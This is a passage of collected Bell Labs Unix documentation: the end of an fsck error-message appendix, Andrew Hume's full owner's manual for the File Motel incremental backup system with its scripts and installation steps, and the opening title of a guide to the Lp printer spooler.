Inode **I**, which is a file, was not connected to a directory entry when the file system was traversed.

The owner **O**, mode **M**, size **S**, and modify time **T** of inode **I** are printed. See Sections 4.2.2 and 4.4.

Possible responses to the CLEAR prompt are:

YES de-allocate inode **I** by zeroing its contents.
NO ignore this error condition.

`UNREF DIR I=I OWNER=O MODE=M SIZE=S MTIME=T (CLEAR)`

Inode **I**, which is a directory, was not connected to a directory entry when the file system was traversed. The owner **O**, mode **M**, size **S**, and modify time **T** of inode **I** are printed. See Sections 4.2.2 and 4.4.

Possible responses to the CLEAR prompt are:

YES de-allocate inode **I** by zeroing its contents.
NO ignore this error condition.

`BAD/DUP FILE I=I OWNER=O MODE=M SIZE=S MTIME=T (CLEAR)`

Phase 1 or Phase 1b has found duplicate blocks or bad blocks associated with file inode **I**. The owner **O**, mode **M**, size **S**, and modify time **T** of inode **I** are printed. See Sections 4.2.3 and 4.2.4.

Possible responses to the CLEAR prompt are:

YES de-allocate inode **I** by zeroing its contents.
NO ignore this error condition.

`BAD/DUP DIR I=I OWNER=O MODE=M SIZE=S MTIME=T (CLEAR)`

Phase 1 or Phase 1b has found duplicate blocks or bad blocks associated with directory inode **I**. The owner **O**, mode **M**, size **S**, and modify time **T** of inode **I** are printed. See Sections 4.2.3 and 4.2.4.

Possible responses to the CLEAR prompt are:

YES de-allocate inode **I** by zeroing its contents.
NO ignore this error condition.

`FREE INODE COUNT WRONG IN SUPERBLK (FIX)`

The real count of the free inodes does not match the count in the super-block of the file system. See Section 4.1.4.

Possible responses to the FIX prompt are:

YES replace the count in the super-block by the real count.
NO ignore this error condition.

A.8 Phase 5: Check free list

This phase concerns itself with the free block list. This section lists error conditions resulting from bad blocks in the free block list, bad free blocks count, duplicate blocks in the free block list, unused blocks from the file system not in the free block list, and an incorrect total free block count.

`EXCESSIVE BAD BLKS IN FREE LIST (CONTINUE)`

The free block list contains more than a tolerable number (usually 10) of blocks with a value less than the first data block in the file system or greater than the last block in the file system. See Sections 4.1.2 and 4.2.4.

Possible responses to the CONTINUE prompt are:

YES ignore the rest of the free block list and continue the execution of *fsck*. This error condition will always invoke the BAD BLKS IN FREE LIST error condition in Phase 5.
NO stop the program.

`EXCESSIVE DUP BLKS IN FREE LIST (CONTINUE)`

The free block list contains more than a tolerable number (usually 10) of blocks claimed by inodes or earlier parts of the free block list. See Sections 4.1.2 and 4.2.3.

Possible responses to the CONTINUE prompt are:

YES ignore the rest of the free block list and continue the execution of *fsck*. This error condition will always invoke the DUP BLKS IN FREE LIST error condition in Phase 5.
NO stop the program.

`BAD FREEBLK COUNT`

The count of free blocks in a free list block is greater than 50 or less than zero. This error condition will always invoke the BAD FREE LIST condition in Phase 5. See Section 4.1.2.

`X BAD BLKS IN FREE LIST`

X blocks in the free block list have a block number lower than the first data block in the file system or greater than the last block in the file system.

This error condition will always invoke the BAD FREE LIST condition in Phase 5. See Sections 4.1.2 and 4.2.4.

`X DUP BLKS IN FREE LIST`

X blocks claimed by inodes or earlier parts of the free list block were found in the free block list. This error condition will always invoke the BAD FREE LIST condition in Phase 5. See Sections 4.1.2 and 4.2.3.

`X BLK(S) MISSING`

X blocks unused by the file system were not found in the free block list. This error condition will always invoke the BAD FREE LIST condition in Phase 5. See Section 4.1.2.

`FREE BLK COUNT WRONG IN SUPERBLOCK (FIX)`

The real count of free blocks does not match the count in the super-block of the file system. See Section 4.1.3.

Possible responses to the FIX prompt are:

YES replace the count in the super-block by the real count.
NO ignore this error condition.

`BAD FREE LIST (SALVAGE)`

Phase 5 has found bad blocks in the free block list, duplicate blocks in the free block list, or blocks missing from the file system. See Sections 4.1.2, 4.2.3, and 4.2.4.

Possible responses to the SALVAGE prompt are:

YES replace the current free block list with a new free block list. The new free block list will be ordered to reduce time spent by the disk waiting to rotate into position.
NO ignore this error condition.

A.9 Phase 6: Salvage free list

This phase concerns itself with the free block list reconstruction. This section lists error conditions resulting from the blocks-to-skip and blocks-per-cylinder values.

`Default free block list spacing assumed`

This is an advisory message showing that the blocks-to-skip is greater than the blocks-per-cylinder, the blocks-to-skip is less than one, the blocks-per-cylinder is less than one, or the blocks-per-cylinder is greater than 500. The default values of 9 blocks-to-skip and 400 blocks-per-cylinder are used. See the *fsck*(1M) manual entry for further detail.

A.10 Cleanup

Once a file system has been checked, a few cleanup functions are performed. This section lists advisory messages about the file system and its modified status.

`X files Y blocks Z free`

This is an advisory message showing that the file system checked contained **X** files using **Y** blocks leaving **Z** blocks free in the file system.

`***** BOOT UNIX (NO SYNC!) *****`

This is an advisory message showing that a mounted file system or the root file system has been modified by *fsck*. If UNIX is not rebooted immediately, the work done by *fsck* may be undone by the in-core copies of tables kept by UNIX.

`***** FILE SYSTEM WAS MODIFIED *****`

This is an advisory message showing that the current file system was modified by *fsck*. If this file system is mounted or is the current root file system, *fsck* should be halted and UNIX rebooted. If UNIX is not rebooted immediately, the work done by *fsck* may be undone by the in-core copies of tables kept by UNIX.

The File Motel: An Owner's Manual

Andrew G. Hume

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

The File Motel is an incremental user-level file backup system for UNIX® systems. The first version of the File Motel has been in successful operation for over two years with three sites supporting about 50 systems. The first version supported only Ninth Edition UNIX systems, although with only modest inconvenience files could be saved from Sun 3 clients. The second version of the File Motel is a complete reworking of the original system, emphasizing easy portability to most UNIX systems. The files are stored in a machine-independent form; as an example, I have recovered a directory onto a Sun 3 from a server on a MIPS 120/5 that had been originally saved from a Cray X/MP−24. The user and administrative interfaces have been streamlined, based on experience in the field.

The system has been restructured to look like a kit. Most of the modules, such as the database, networking and media code, have been isolated via simple interface routines. As with a kit, you may not find exactly what you want, but it should be easy to roll your own.

1. An Overview

This is a manual for the File Motel [1], a backup system for UNIX systems. The File Motel consists of a central server system servicing many client systems. The server system is almost always also a client system. The File Motel saves only the files that change on any given client system, using a database to record what versions have been saved for any particular file. Under normal usage patterns, this is on the order of 1−5% of the user files on the client. This makes backup practical over slow networks to slow backup media.

The daily routine in the File Motel starts around midnight when the clients send copies of any new or recently modified files to the server machine. After receiving the files from all the clients, a separate processing step transforms the received files into backup copies, which are then written to the backup media of your choice (typically, WORM disks). Backup and recovery can be performed by anyone with the appropriate permissions; in general, there is no administrative overhead other than fussing with backup media.

This description may be a little clearer with some details. The following description includes some sample numbers from our Center's File Motel; other sites will differ. The first step is a client sending files to the server. A shell script configured for the client generates a list of (say 5000) candidates for backup (say, all the files changed in the last week). This list is sent to the server which returns a list of the files (say 900) that really need to be backed up. Each of these files is then transmitted to the server together with a header (which includes a checksum). (On average, about 15MB is sent taking about 20 minutes.) There is an acknowledgement from the server after every file; this allows graceful termination when the server has problems, such as running out of space. The redundancy in the candidate list allows non-critical clients to cope with transient faults (such as a broken network) without administrative intervention by ignoring the fault and getting the files the following night. The client process is normally initiated either by the server machine or by *cron*(8). Exactly the same mechanism is used for user-initiated backups; the only difference is that the system backup is executed by the super-user (and thus has access to all the files on the client system).

The files sent by the clients are kept in receiving areas each of 32 subdirectories, each processed in turn. First, the program *sweep* deletes any

unnecessary files, assigns each backup copy a name (which is stored in the file's header) and recalculates the file's checksum. The remaining files are fed to *dbupdate* which deletes any unnecessary files and stores the version information in the database. Finally, the surviving files are moved to a staging area for writing to the backup media.

The last step is writing the backup copies to the backup media. The only medium currently supported is a WORM disk. In our environment they are preferred because of their large capacity and because you can get reliable jukeboxes (automatic disk changers). Optical jukeboxes come in all sorts of sizes; our center has a SONY WDA 3000-10 with a total capacity of 164GB (328GB after October 1989).

There are many other programs in the File Motel, some intended for the user (for example, recovering files), and others for the administrator (usage statistics, backing up the database).

The rest of this manual is intended for the caretaker of the File Motel. Section 2 details some of the peculiar aspects of the File Motel that have caused problems in the past; if you can survive these, then installing and running the File Motel ought to be easy. If there are incompatibilities, then installing the File Motel will require (perhaps substantial) work. The File Motel uses many small single-purpose tools; if you need to figure out what is going on (or wrong, as the case may be), these tools are described in Section 3. Sections 4 and 5 are step by step instructions for installing a client and a server respectively. Finally, Section 6 elaborates on media management.

2. Some Things You Should Know

This section describes some of the assumptions underlying the construction of the File Motel software. Most of these assumptions have caused problems in porting to systems less hospitable than 10th Edition UNIX (or V10 for short).

- Each server has one global name space for all the files saved from all the clients. The file *z* from machine *mach* is stored under the name */n/mach/z*. It so happens that this is how V10 networked file systems are normally mounted and in fact, all file references actually go through this network name. For other systems, you should define the `-DNO_NETNAME` switch as described in section 5.
- All client−service communication uses a uniform networking interface. That is, a system invokes a service on the remote machine and gets a pair of file descriptors attached to the input and output of that service. Both Berkeley-style sockets and V10-style IPC are supported. For the case of a single system that is both a server and client and has no networking, you will have to write an execution service that constructs pipes to the desired services. Note that it is possible to provide this interface even if all the networking you have is a user program (such as *rx* or *rsh*) that executes a program on another machine.
- It must be possible to nominate the user that the remote service runs as. Most run as a regular user, say *fmdaemon*, but some must run as superuser and on V10 systems, one must run as *bin*.
- The code is reasonably portable; with the canned configuration files it runs on a Cray X-MP/24 (UNICOS), VAX 11/750, Microvax II, 8550, 8600 and 11/780 (V10, Ultrix, 4.3BSD), Sun 3 (SunOs 4.0), MIPS M120/5, M2000 (UMIPS 3.0, 3.10, RISC/os 4.0). Some of the code, notably Ken Thompson's new version of `doprint`, makes assumptions about variable argument lists. So far, the code has continued to work on all the systems we have tried (although we can't optimise on the MIPS) but in this world of perverse hardware and compilers, you may not be so lucky.
- The code assumes no particular byte-ordering but does assume that there is an integer type of at least 32 bits. By and large, the programs allocate all data areas dynamically; whenever there is choice, programs trade space for smaller runtime, so there must be at least 24 bits of data space. If you have a 32 bit machine but have 16 bit ints, you will have trouble (perhaps *lint* will help).
- It is assumed that the backup medium can hold at least one backup copy and practically, it should hold at least one volume. This is about 20MB by default; if you have smaller backup media and cannot arrange better, change the volume size — it is a constant defined in `fm/sweep.c`.
- The File Motel depends on each file having a unique name. This continue to cause problems, particularly in the presence of symbolic links. For example, on a system I use `/usr/andrew` is a symbolic link

`/usr2/guest/andrew`. The right thing to do is to save files under `/usr/andrew` (so that you can move them from file system to file system and keep their name). Yet, the user may not be aware of this name; if they do a *pwd* to find out, they will get the wrong answer.

3. A Detailed Description

The action in the File Motel can be functionally divided into four areas: client selecting and sending files to the server, the server processing the client files onto backup media, client recovering files back from the server, and an assortment of administrative functions.

Programs and scripts used by the File Motel live in three places: `/usr/bin/backup` is the user interface, `/usr/lib/filemotel` holds all the programs and scripts used by clients, and `/usr/filemotel/bin` holds the server-specific programs. These are the conventional names — they can be reconfigured to taste. Because of this and their length, these abbreviations will be used in the following text:

```
$FM   /usr/filemotel
$FB   /usr/filemotel/bin
$FL   /usr/lib/filemotel
```

3.1. Client Sends Files to the Server

The controlling script here is `$FL/doclient`:

```
#!/bin/sh
$FL/sel | $FL/act
```

The selection script *sel* has to generate a list of absolute filenames. You can use any tools available to you; the File Motel supplies the program *fcheck* which is rather more efficient than *find*(1) and follows symbolic links that are arguments. This is to help clients save files as `/usr/andrew/...` rather than the less than informative `/usr2/guest/andrew/...`. A small *sel* file is shown below.

The script *act* works in a straightforward way. First, the filenames are transformed into the input format for *missing* by the program *iprint*. This prepends `/n/`*machine* to the filename (unless this is already there) and appends the inode change time and size. There is a convention that an input filename starting with a `//` is a symbolic link to be followed (that is, use *stat*(2) rather than *lstat*(2) to get the time and size). The size is carried around so that if you choose a file because it is small and it grows dramatically while you are asking about it, you can reject it later on (although this is not done now because no one cares yet). *Missing* takes these names and ships them to the corresponding server *missing_* on the server machine. (Servers for a service `abc` are called `abc_`). *Missing_* checks the name,time tuples against the database and sends back the lines that are newer than the entry in the database. Transmissions in both directions are checksummed; any errors are reported to standard error and are also logged in the log file on the server machine.

```
/usr/lib/filemotel/fcheck 512 7 /etc /usr/* |
sed -e '/\.o$/d
/\/a\.out$/d
/\/core$/d
/\/foo$/d
/^\/usr\/tmp\//d
/^\/usr\/spool\//d'
cat <<EOF
/unix
EOF
```

The results from *missing* are stored in `$FL/files.`*day*. They are given to *fmpush* which actually pushes them to the backup system. *Fmpush* also takes a system name argument for logging purposes. If there are any errors, *fmpush* reports the error and the number of files transmitted. This allows the push to be restarted efficiently:

```
$ pwd
$FL
$ fmpush wild < files.Tue
EOF after 2713 files sent.
$ sed 1,2713d files.Tue | fmpush wild
```

Any diagnostics are mailed to the user *backup* and also kept in `$FL/files.`*day*`.sho`. It is not necessary to keep these files around after they have been used but they are relatively small and often useful; for example, a client who normally saves 100 or so files suddenly sends you 10,000 files — you can quickly go to that client and check what the files were. When possible, diagnostics are also logged on the backup system.

Only regular files, symbolic links and directories have their contents saved; all other files (such as devices) just have their *stat*(2) buffers saved. To preserve machine independence, the content of a directory is saved as a list of null-terminated element names. This removes the need for the server to be able to guess a client's directory structure, although it does lose a small amount of subtle information contained in the freed slots of the directory.

3.2. Server Processes Client's Files

Received files are processed by the script `$FL/munge`. This processing is decoupled from either receiving or restoring client files; for example, it is safe to process files while receiving them. Munging is typically started by *cron*, but you can also cause *rcv* to invoke *munge* automatically, and you can invoke *munge* manually by executing `$FL/callmunge`.

Regardless of how it is called, *munge* scans the 32 receiving subdirectories in each of the receiving areas in `$FM/adm/rcvdirs` looking for files to process. If it finds any, it calls a program whose name is supplied as `$PROCPERM` to copy the final copies to the media of your choice. It repeats this scan until it found nothing to do during the last scan.

The action within a subdirectory is simple. `$FB/sweep` looks for files with mode `0`, `0400`, or `0600`. Mode `0` files are files that are being received (*rcv* marks a file as done by changing its mode to `0600`) and are ignored unless it is hasn't been modified within the last 12 hours. In this latter case, it is regarded as stale (almost always a network connection was dropped) and unlinked. Mode `0400` files have been already processed by *sweep* but for some reason (most often, running out of space) weren't copied to the backup area. Mode `0600` files are assigned a backup copy name and after recalculating the checksum are changed to mode `0400`. *Sweep* emits the names of all the files ready to be copied to the backup area and this is saved in a file. *Munge* then makes any needed directories in the backup area that don't exist. `$FB/fmmv` then moves all the files to be copied to the backup area. We then update the database with information from the files we just copied.

Updating the database is a two part process. Run `$FB/updatef` on the files (use the program *updatew* for files on the WORM) and then feed the output to `$FB/dbupdate`. In this way, we guarantee that the database is purely a function of the backed up files (assuming none get lost between the backup area and the backup media). The input to *dbupdate* is (roughly) a sequence of backup file headers and contents of backed up directories. *Dbupdate* updates the various databases (described below) and sometimes tries to unlink the backup copies. (This happens when two copies of the same file are in the same receiving subdirectory. *Sweep* happily copies both to the backup area but when *dbupdate* goes to update the main database for the second copy, it discovers it already has this copy and so unlinks the second copy. It doesn't care if the unlink fails because this is just an attempt to be space efficient and in any case, the unlink can fail only if the file has already been committed to the backup media.) *Dbupdate* also appends accounting statistics records for each file, containing the time the file was saved, the size, the owner and the system name, to the file `$FM/stat.log`.

After *munge* is finished scanning the receive areas, it processes the statistics records generated by *dbupdate* by calling `$FB/procstats`. This reads (and then truncates) `$FM/stat.log` and adds new records to the files `$FM/stat/`*system*. These records are in machine independent format and have been collapsed to refer to all the files per user/day combination. Even in this compressed format, the statistics records would grow without bound. Accordingly, *munge* calls `procstats -c` to further collapse together all the records older than 30 days for each user. (The number 30 comes from the only program that looks at these statistics, `backup stats`.)

Throughout its work, *munge* checks to see if it should exit by checking the existence of a guard file; this is created by `$FB/stopmunge`.

3.3. The Databases on the Server

There are three databases kept on the server, all conventionally kept in `$FM/db`. The first, `filemap`, is the main and only required database; it contains the mappings from filename to last modify date and from (filename, modify date) tuple to backup copy name. The second, `dir`, is optional and maps (directory, modify date) tuples to their contents. It is used to make recovery of file trees go (much) faster. The third, `fs`, is optional and maps (filename, modify date) tuples to their *stat* buffers. It is used to implement the backup file system.

The default implementation of these databases is Peter Weinberger's compressed B-trees (see *cbt*(1)). (The compression refers to eliding common prefixes of successive keys; it does very well on the pathnames used by the File Motel.) The *cbt* database *db* consists of two files, *db*`.T` (the tree part) and *db*`.F` (the data part). As the *cbt* routines do not reclaim space, the `.T` file can start growing at a very fast rate when the tree is large (say four levels). This has proved to be a real nuisance so there is considerable support for periodic squashing of the database (which reclaims space by rebuilding the

database) and for supporting the *filemap* database as a collection of separate databases.

The latter is intended to be used in the following way. The file `$FM/db/filemap` is always the current *filemap* database. If the file `$FM/db/filemaplist` exists, it is taken as a list of database names, one per line in oldest to newest order, to be used in addition to `$FM/db/filemap`. These are searched only, never updated. At our site, we produce one of these databases for about every 15–16GB of backup files.

3.4. Server Sends Files to the Client

All requests for files go through a central server `$FB/fetch_`. This program simply farms out work to other programs. *Fetchf* attempts to find files that are still under `$FM/v`. Systems with plenty of mass storage can leave the backup copies online and things will go quite fast. For the files that *fetchf* can't find, *fetch_* looks in the configuration file (`$FL/conf`) to determine the backup media (say `j` for jukebox). It then calls `$FB/fetchj` with the appropriate filenames. If you just have a WORM drive, you should use `$FB/fetchw` instead. These two programs purport to be generic drivers for jukeboxes and single drives; if you have different media (say an Exabyte tape), you should be able simply to load the drivers with your media library to generate the appropriate fetch program. More details are given below in the section on media management.

Users can generally access any files they have read permission for, regardless of what system they are on or the system from which the files were stored from. In addition, we trust our users (or more importantly, our network) and so we do no checking of a user's right to retrieve files. Such checking, such as a password, can easily be added to the startup protocol between the program the user calls (`$FL/fetch`) and the server (`$FB/fetch_`).

3.5. Administrivia

This section is a bunch of administrative odds and ends for the way we organise the File Motel in our Center. Your details may be different, and indeed ours change over time, but the examples are probably helpful.

3.5.1. File Layout

We store the File Motel under the directory `/usr/backup`, which is a file system large enough to hold comfortably the current databases and a squashed version (more on this later). The receiving area is another smallish file system (about 120MB) mounted on `/usr/backup/rcv` and the holding area `/usr/backup/v` is another file system of the same size. This is done to isolate the effects of client excesses; the sending processes all know how to deal with running out of space (we practice often). I regard running out of space once a month as tolerable; once a week is too much. To aid searches for files, we keep a file (`/usr/backup/filenames`), which is a sorted list of all filenames. This is maintained by the database squasher.

The main drawback to Weinberger's B-tree software is that it does not reclaim space in the tree. Thus, over time the tree file gets huge (the rate grows as the depth of the tree). The fix is to periodically squash the tree. We combine this with dumping the database to WORM disk in the script `$FB/backupdb`.

3.5.2. Talking to the Clients

We have found it best to call the clients rather than have them call us. The load seems more balanced and things get done sooner. We use *mk* as it handles parallel processing; a typical mkfile is

```
CLIENTS=Cwild C3k Ctcp!tempel
NPROC=3

clients:VQ:     $CLIENTS
        PROCPERM=$FB/toworm $FB/munge

C%:VQ:
        set +e; $FB/callclient $stem; exit 0
```

Understanding this completely requires familiarity with *mk* but the intent is clear. We first get the files from the clients by the `C%` rule and then process them by `munge` and then put them out on WORM disk by `toworm`. As we use Datakit, most clients are called using Datakit but some (like `tempel` in the mkfile) are called using TCP/IP. This convenient piece of magic works on V9 because of Dave Presotto's clever design of the IPC system; you may have to work harder. The `set` stuff in the `C%` rule means to keep on processing even if a client gets an error. The entry in `/etc/crontab` is more or less (this is one physical line folded at the ↵ because of the column width)

```
eval "cd /usr/backup/adm; mk clients 2>&1" | ↵
mail backup
```

We use the `backup` mailbox to redirect mail to someone appropriate.

3.6. Disasters

Currently, the only disaster we have had that was not the result of a kernel bug is running out of space; this is either inconvenient or quite bad. Running out of space in the receiving or safe areas is just inconvenient. By default, the client's *fmpush* stops when the receiving area runs out of space after saying how many files got transmitted. This is enough information to resend the rest when convenient. Alternatively, you can change `$FL/act` to give *fmpush* the `-r` flag; this means that it will retry sending files every hour or so until it succeeds. Running out of space in the holding area is also not too bad; eventually *munge* will put the holding area onto the backup media and then cycle through the receiving area again.

The worst effect of running out of space is ruining your database. (This happens rarely for us as we keep our databases on a file system apart from the receiving/holding areas.) Rebuilding the database is not too hard. First, find out the next backup name to be assigned (by a `sweep -n` or by examining the backup media and holding areas). Then, get the most recent backup copy of your database and install it. Set the next backup name you found in the first step with `sweep -s`. You then need to extract the database information for each file added to the database since the backup copy of the database was made. The starting file name is stored in the `.N` file by *backupdb*. The program *updatew* will extract this from files on a WORM, and *updatef* from regular disk files. The result is fed to *dbupdate* as done in *munge*.

4. Installing the File Motel on a Client System

The following instructions assume you have the source `fm.cpio` somewhere, say `/tmp/fm.cpio`. Note also that these instructions will change over time; you must follow the online copy of this document included with the source.

[1] You will need version 3 of *mk* (or any version dated later than Mar 11, 1989).

[2] Select the root directory for the source, set the environment variable `FMSRC` to its name and export `FMSRC`. For example,

```
FMSRC=/usr/filemotel/src
export FMSRC
```

[3] Install the source tree by

```
cd $FMSRC/..; cpio -iudc < /tmp/fm.cpio
```

[4] Create a `CONF` file. This describes your installation environment and is included in lower-level mkfiles. The various switches are described in detail below; however, the easiest way is to start with one of the sample configuration files in the directory `$FMSRC/conf`.

[5] If necessary, create the repository for client files:

```
mkdir /usr/lib/filemotel
```

(this is configurable, see `FMLIB` below) and if you have not defined `NO_NETNAME` in `CONF`, ensure that `/n/clientname` is a link to `/`.

[6] Initialise the source tree for compiling by

```
mk depend
```

This only needs to be done once. If you have to repeat, you can undo this by

```
mk undepend
```

[7] Compile and install the client software by

```
mk client
```

This can be repeated as often as you like. Only files in `$FMLIB` and the file `$FMBIN/backup` (these are configurable, see `FMBIN` below) are affected.

[8] Setup up the dialstring of the server system by

```
echo server-machine-name > $FMLIB/conf
```

The name should match the type of IPC you selected in `CONF`. For example,

IPC	Example
Datakit	`nj/astro/wild`
Datakit	`wild`
IP	`wild.astro.nj.att.com`

[9] In theory, you are now operational. A couple of small tests are described in the file `SANITY`. Some common problems and their cures are described below.

[10] You need to construct the script `$FMLIB/sel` which prints the names of files that you want backed up. There is a sample script (`sample.sel`) in that directory. Be careful not to backup networked file systems by mistake.

[11] If you are initiating backup via *cron*(8), add the following command to `crontab`:

```
eval "/usr/lib/filemotel/sel | ↵
/usr/lib/filemotel/act 2>&1" | ↵
mail backup
```

The exact format varies from system to system; the File Motel administrator should tell you what time to set it off.

If your client's backup is initiated from the server system, you will have to add the line for `fmclient` to your flavour of IPC services file. If you communicate to the server by TCP/IP (that is, your `CONF` file has `IPC=socket`), get the *fmclient* line from the file `tcp.inetd` and add it to `/etc/inetd.conf` (some systems use `/usr/etc/inetd.conf`) and add the *fmclient* line from the file `tcp.services` and add it to `/etc/services`. You then need to prod *inetd* to look at the new files (commonly by sending it a hangup signal). On some systems, like SunOS, you may need to prod name servers such as the Yellow Pages as well.

If you use V10 IPC, add the corresponding line for `fmclient` from `ipc.V10` to `/usr/ipc/lib/serv.local`. The files `tcp.inetd` and `ipc.V10` are made by

```
cd $FMSRC; mk ipc.list
```

4.1. Some Common Installation Problems

As a general rule, keep an eye on the log file (on the server) when setting up the File Motel. The most convenient way is a window with a

```
tail -f $FM/log
```

(`$FM` is the root directory of the File Motel.)

The most common problem is that the basic IPC software doesn't work. This affects most programs because they involve calling a service on the backup machine. That is why the first thing you try to get working is *logger* which sends messages to the logger process on the backup machine. The kinds of bugs I have seen here are typically bugs in the networking code, particularly TCP/IP. For example, the *logprint* function expects an acknowledgement from the logger server to indicate that everything went okay. On at least two of the systems I use, this sometimes doesn't happen because the closing of the socket by the logger server after sending the ack seems to speed pass the ack and get to *logprint* first. Naturally, *logprint* complains, as might we all. The best solution is to fix the TCP/IP implementation; failing that, you might try a judicious sleep between the ack and the close in the logger server. This is only one example of a general class of timing problems.

Another fertile field of failed implementations have to do with user and system names. The File Motel tries to check the validity of system and user names and denies service if there appears to be something sleazy going on. Regrettably, some otherwise sound TCP/IP implementations resemble sleaze. For example, a user `mary` on a client may appear on the server as the user `bill`. Or a system may have a system name that is unrelated to the name the networking code uses. An attempt is made to cope with these cases, but may fail with unexpectedly bizarre implementations. If worst comes to worst, simply turn off all the checking and hope no one does anything naughty. (Even if you do this, think hard about allowing remote users to claim they are `root`; they will be able to look at all sorts of things.) Unlike X, I implement function and policy. However, all the checking is done in one place (`serv_$IPC.c`); feel free to do whatever you like, it's your Motel now.

4.2. Configuration and Compiling Options

The File Motel software is designed for easy installation in heterogeneous environments. The configuration details described below are stored in the file `$FMSRC/CONF`. `$FMSRC` contains a number of files containing settings for various systems; you may want to use one of these as a starting point. (Remember that the following information has a small half-life; the truth should be in the online copy of this manual.) The most obvious aspect of configuring the File Motel means choosing on the three directories where files live. The source directory, `FMSRC`, has been described above. The other two are

`FMLIB=/usr/lib/filemotel`
: Change this to wherever you want to put the subprograms.

`FMBIN=/usr/bin`
: The directory for the (only) user-called command, `backup`.

Configuring the source to your environment is mostly done with *mk* variables and an interface library in `src/sys/`*system*. The *mk* variables are

`RANLIB=ranlib`
: Some systems, mostly BSD-based, whine incessantly unless archive libraries are processed with some program typically called *ranlib*. In this case, set `RANLIB=ranlib`;

otherwise, say if you are on a System V machine, use a harmless program such as `RANLIB=:`.

`IPC=socket`
: Select your favorite type of IPC. Different clients can use different types and the client's type need not match the backup system. (For example, in our Center, the Cray talks to us via TCP/IP but we talk to it via Datakit.) The only choices are `socket` and `v10`.

`IPCLIB=`
: Set this if you need a special library in order to use your flavor of IPC. For example, on V10 systems set `IPCLIB=-lipc`.

`LIBTYPE=a`
: This should be set to `a` unless you are on the Cray (which doesn't have archives yet!) when it should be `o`.

`COMPAT=`
: Set `COMPAT=.compat` if you want to be able to process older File Motel files. (You may have to work hard to get this to work on some systems; I gave up on the Cray.)

`SECTYPE=`
: Set `SECTYPE=v9` if you are running a McIlroy-Reeds compatible security kernel.

`WORMFACE=uda`
: If you are running the WORM software, you need to say what kind of interface the WORM is attached to. The other option (and the best if you just want to compile without thinking too hard) is `scsi`. The latter may need customizing at your site.

Currently the system dependent interface library includes the following routines:

`dirtoents`	convert directory to element names
`ftw`	traverse file tree
`nofile`	number of fd's available
`sysname`	system name
`username`	user's login name
`rx_$IPC`	call a remote service
`serv_$IPC`	receive calls
`service`	service/socket mapping details
`dateadjust`	do daylight savings/timezone

There are a small number of `#define`'s inside `.c` files.

`-DSTRINGH="'<string.h>'"`
: Define the value to be the string function header file.

`-DNO_NETNAME`
: Define this to disable saving and restoring files through `/n/machine-name` although they will still be stored with that prefix.

5. Installing the File Motel on a Server System

The source comes in both *cpio* and *tar* formats. As with the client source installation, note that the following description is dated and the online copy may be significantly different in detail.

[1] Follow the client installation process steps 1–8. You also need to set the place where the administrative binaries are kept. I do it this way:

```
FMAB=$FM/bin
export FMAB
```

[2] Complete `$FMLIB/conf`. You have to specify the default media type and the root of the administrative file tree (denoted by `$FM` below). Details are in *backup*(5); my File Motel has this configuration:

```
wild
j
/usr/backup
```

[3] Everything that doesn't need to run as `root` should run as an otherwise unused id. By default, this is `fmdaemon`; if you don't like this, change the define in `libfm/server.c`. Whatever you choose, set up an account for them; the File Motel requires nothing but their name/uid (not even a login directory). By default, all the shell scripts send mail to the mailbox `backup`. This should be set to an alias for the File Motel caretaker.

[4] Inform your IPC system of the many services the File Motel offers. See the notes under step 11 in the client installation above but install everything, not just `fmclient`. (See step 10 below as well.) You also need to set up the periodic (normally nightly) calling of clients and/or the processing of their files by `$FB/munge`. *Munge* needs the name of a program to copy the files to your backup media; set the variable `PROCPERM` to that program's name. As described previously, you also need to periodically backup the databases with `backupdb`; it also needs the name of the program to copy files to your media.

[5] Initialise the log file:

```
> $FM/log; chown bin $FM/log
chmod 644 $FM/log
```

[6] Install the server programs:

```
mk server
```

[7] Setup the receiving areas. List their names in `$FM/adm/rcvdirs` and initialise each are by running

```
$FB/rcvdirs
```

We use one 120MB file system mounted on `$FM/rcv`.

[8] Allocate the safe area for backup copies. It must have the name `$FM/v` but may be a symbolic link if there is not enough space in `$FM`. We use an identically sized file system to the receive area mounted on `$FM/v`.

[9] After deciding which databases you want maintained, initialise the databases with

```
src/dbinit.sh
```

You may want to start off with all three and remove any you don't want later on (like when they get to be too big).

[10] Choose how the receiving process *rcv* works. By default, it simply accepts files. If it is invoked by the name `mrcv`, it initiates processing of the received by *munge* (or more accurately, `$FL/callmunge`) after the first and last files have been received (you need both in case any one file took longer to receive than *munge*'s cycle time). The advantage is that you will almost never run out of space, as you will be processing files at the same time as receiving them. The disadvantage is that everything will run slower. I use the default behavior; we rarely run out of space and I like to investigate why some client is sending much more than normal before accepting it all.

[11] Finish the client installation starting with step 10, making sure you do not backup the receiving areas or `$FM/v`.

[12] Add the command

```
$FB/rmlocks
```

to `/etc/rc` (or whatever passes for system startup on your system). This simply removes any lockfiles in `$FM/locks`.

6. Media Management

An attempt has been made to provide generic media management programs. For example, the recovery servers *fetchw_* and *fetchj_* are instances of a single device server and a jukebox server respectively. To make this work, a media library is used. To use a new media, such as Exabyte tapes, implement the routines in the library, and link the library with `fm/media_.o` or `fm/mmedia_.o`. An informal description of the routines follow.

`mediainit(char *device, char *vol_id)`

Initialise the media on the device specified by *device*. The latter may a full name or any recognizable abbreviation. If *vol_id* is given, it is checked against the media present.

`char *mediamount(char *vol_id)`

Mount the media named *vol_id* and return the appropriate device (suitable for use by *mediainit*). Currently, the values given as *vol_id* are those returned by *medianame* (below).

`medianame(char *volume)`

Return the media name containing *volume*.

`mediaopen(char *name, Media *m)`

Set up *m* to point at the backup copy *name*. The fields in a `Media` include a file descriptor, preferred read block size, and copy size.

`void mediafiles(int32 v, int32 n, Media *m, Tb **bp)`

Return a Media and a list (in `*bp`) of backup copy pointers for all backup copies more recent than file *n* in volume *v*. A `Tb` has the creation time and initial (1K) block number for a backup copy. (It is used by *dbupdate*). The size returned in *m* is not actually a size but the number of records in `*bp`.

This is not a complete description; if you have to write new versions of these routines, look at the existing implementations (in `$FMSRC/media`) and the programs that use them (all in `$FMSRC/fm`).

7. References

1. Hume, A.G. The File Motel — An Incremental Backup System for Unix. In *USENIX Summer Conference Proceedings (Phoenix)*, Usenix, July 1988, pp. 445-457.



new = $pg[X_cart(r=r_polar(x,y), a=(y*x)/4+A_polar(x,y)), Y_cart(r,a)]



Paul Glick

A Guide to the Lp Printer Spooler

P. Glick

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

